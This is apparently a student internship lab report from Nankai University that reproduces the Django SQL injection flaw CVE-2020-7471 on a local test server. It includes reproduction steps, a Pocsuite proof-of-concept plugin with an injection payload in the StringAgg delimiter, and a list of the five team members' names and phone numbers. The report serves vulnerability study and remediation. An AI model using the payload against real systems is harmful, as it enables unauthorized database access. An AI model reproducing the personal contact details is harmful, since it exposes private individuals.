**南开大学**

**实习实训漏洞复现报告**

**2024年7月26日**

目录

[1.漏洞复现结论（15分） 1](#_Toc172972871)

[1.1风险等级分布 1](#_Toc172972872)

[2.工作计划（25分） 1](#_Toc172972873)

[2.1工作人员 1](#_Toc172972874)

[2.2漏洞对象 2](#_Toc172972875)

[2.3漏洞复现阶段 2](#_Toc172972876)

[2.4风险等级 2](#_Toc172972877)

[3.漏洞复现过程（35分） 2](#_Toc172972878)

[3.1 风险管理及规避 5](#_Toc172972879)

[3.2测试方法 5](#_Toc172972880)

[3.3测试中所用的工具 5](#_Toc172972881)

[4. 漏洞复现结果（25分） 5](#_Toc172972882)

[4.1 POC插件编写 5](#_Toc172972883)

[4.2 漏洞信息 7](#_Toc172972884)

# 1.漏洞复现结论（15分）

南开大学第五组的安全人员采用科学的漏洞复现步骤于2024年7月15日至2024年7月25日对所需复现漏洞进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Django SQL注入漏洞 (CVE-2020-7471) | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 漏洞级别 | 超危 |
| 攻击复杂度 | 低 |
| 机密性 | 高 |
| 完整性 | 高 |
| 可用性 | 高 |
| CVSS2.0评分 | AV:N/AC:L/Au:N/C:P/I:P/A:P |
| 2.0基本评分 | 7.5 |
| CVSS3.0评分 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| 3.0基本评分 | 9.8 |

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 郝志成 | 15063560713 |
| 3 | 组员 | 陆皓喆 | 15058298819 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

本地搭建的、使用 Django 3.0.2框架的Web服务， 该服务以GET方式接受用户给定的分隔符，用该分隔符分割查询结果并反馈显示在前端网页。

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 信息收集阶段 | 在此阶段，进行信息收集工作，确定是否使用了存在该漏洞的web系统，并确定测试与攻击的目标。 |
| 环境搭建阶段 | 在kali中配置基于Django的Web服务并连接到数据库。包括配置指定版本的Django(3.0.2)，创建数据库test，配置settings.py,models.py，编写 views.py等。 |
| 漏洞利用阶段 | 在所配置的环境中，尝试利用特制的StringAgg分隔符，利用该漏洞造成拒绝服务，获取信息或提升权限攻击。 |
| 验证漏洞阶段 | 在提示成功利用该漏洞后，验证该漏洞所获得的未经授权的各种权限。如是否能提升操作者的权限，是否能获取到敏感数据等信息。 |


## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 该漏洞源于基于数据库的应用缺少对外部输入SQL语句的验证。攻击者可利用该漏洞执行非法 SQL命令。 |

# 3.漏洞复现过程（35分）

首先下载漏洞脚本到kali本地，使用语句


git clone https://github.com/Saferman/CVE-2020-7471.git




然后进入到CVE-2020-7471/sqlvul\_projects/settings.py，修改数据库配置，将PASSWORD修改为root




然后运行我们的脚本python3 manage.py migrate



运行python3 manage.py makemigrations vul\_app




运行python3 manage.py migrate vul\_app




我们通过上面的步骤将我们的数据库初始化

然后我们使用/c test1进入数据库

使用/d查看我们的数据表




通过语句select \* from vul\_app\_info; 查看当前数据表test1中的内容




发现数据表中无内容

我们执行POC文件，使用语句python3 CVE-2020-7471.py ，运行后，再次使用select \* from vul\_app\_info; 查看数据表中的内容，发现已经往里面写入了三行数据



我们发现这三行数据是从我们的POC文件中获得的，在我们的POC脚本中，我们利用SQL注入漏洞写入了li，male；zhao，male；zhang，female这三行数据



test1表中的注入数据说明，该漏洞利用成功！

## 3.1 风险管理及规避

我们只需要将CVE-2020-7471漏洞所利用的Django数据库的版本更新到最新版本，就可以避免出现该漏洞。

## 3.2测试方法

根据上述的复现过程，测试漏洞即可，观察执行SQL语句后的数据库状态。

## 3.3测试中所用的工具

靶机搭建(kali)

1. DBMS PostgreSQL 15.2

2.框架：框架：Django 3.0.2

3.前端语言：html；后端语言：Python

测试机(kali)

1. 浏览器：浏览器：Firefox

# 漏洞复现结果（25分）

## 4.1 POC插件编写

*#!/usr/bin/env python  
# -\*- coding: utf-8 -\*-*from pocsuite.api.request import req  
from pocsuite.api.poc import register, Output, POCBase  
from pocsuite.thirdparty.guanxing import parse\_url  
  
class CVE\_2020\_7471\_POC(POCBase):  
 vulID = 'CVE-2020-7471'  
 cveID = 'CVE-2020-7471'  
 version = '1.0'  
 author = '陆皓喆'  
 vulDate = '2020-02-03'  
 createDate = '2024-07-25'  
 updateTime = '2024-07-25'  
 name = 'Django SQL Injection Vulnerability'  
 desc = '''  
 This is a POC for Django SQL Injection vulnerability (CVE-2020-7471).  
 Vulnerable versions of Django allow attackers to inject SQL statements via   
 the 'delimiter' parameter in the StringAgg aggregate function.  
 '''  
 severity = 'High'  
 vulType = 'SQL Injection'  
 references = ['https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7471']  
  
 def \_verify(self):  
 *# Parse the target URL* self.url = parse\_url(self.target)['url']  
  
 *# Define the payload for the SQL injection* payload = '-\') AS "mydefinedname" FROM "vul\_app\_info" GROUP BY "vul\_app\_info"."gender" LIMIT 1 OFFSET 1 -- '  
  
 *# Construct the vulnerable query* query = f"?order\_by=id&aggregate\_by=id&delimiter={payload}"  
  
 *# Make the request to the target URL with the payload* resp = req.get(self.url + query)  
  
 *# Check if the response contains the table name of 'django\_content\_type'* if 'django\_content\_type' in resp.text:  
 return {  
 'VerifyInfo': {  
 'URL': self.url,  
 'Vulnerable': True  
 }  
 }  
  
 return {'VerifyInfo': {'Vulnerable': False}}  
  
 def \_attack(self):  
 *# The attack function can be the same as the verify function for this POC* return self.\_verify()  
  
 def parse\_output(self, result):  
 output = Output(self)  
 if result['VerifyInfo']['Vulnerable']:  
 output.success(result)  
 else:  
 output.fail('Target is not vulnerable')  
 return output  
  
register(CVE\_2020\_7471\_POC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | SQL注入 | **CVE-ID** | CVE-2020-7471 |
| **披露/发现时间** | 2020.02.06 | **bugtraq编号** |  | **CNNVD-ID：** | CNNVD-202002-011 |
| **提交时间** | 2020-02-10 | **漏洞发现者** |  | **CNVD-ID：** | CNVD-2020-04524 |
| **漏洞等级** | 严重 | **提交者** |  | **搜索关键词** |  |
| **影响范围** | Django 1.11，，<1.11.28  Django 2.2.10，，<2.2  Django 3.0.3，，<3.0 | | | | |
| **来源** | https://www.djangoproject.com/weblog/2020/feb/03/security-releases/ | | | | |
| **漏洞简介** | Django是 Django基金会的一套基于 Python语言的开源 Web应用框架。  该框架包括面向对象的映射器、视图系统、模板系统等。 Django 1.11.28之前的 1.11版本、 2.2.10之前的 2.2版本和 3.0.3之前的 3.0版本中存在SQL注入漏洞。该漏洞源于基于数据库的应用缺少对外部输入 SQL语句的验证。攻击者可利用该漏洞执行非法 SQL命令。 | | | | |
| **漏洞详情** | SQL命令中使用的特殊元素转义处理不恰当 | | | | |
| **参考链接** | http://www.openwall.com/lists/oss-security/2020/02/03/1  https://www.djangoproject.com/weblog/2020/feb/03/security-releases/ | | | | |
| **靶场信息** | 无 | | | | |
| **POC** | 有，见上 | | | | |
| **修复方案** | 更新至最新版本，链接  https://docs.djangoproject.com/en/3.0/releases/security/ | | | | |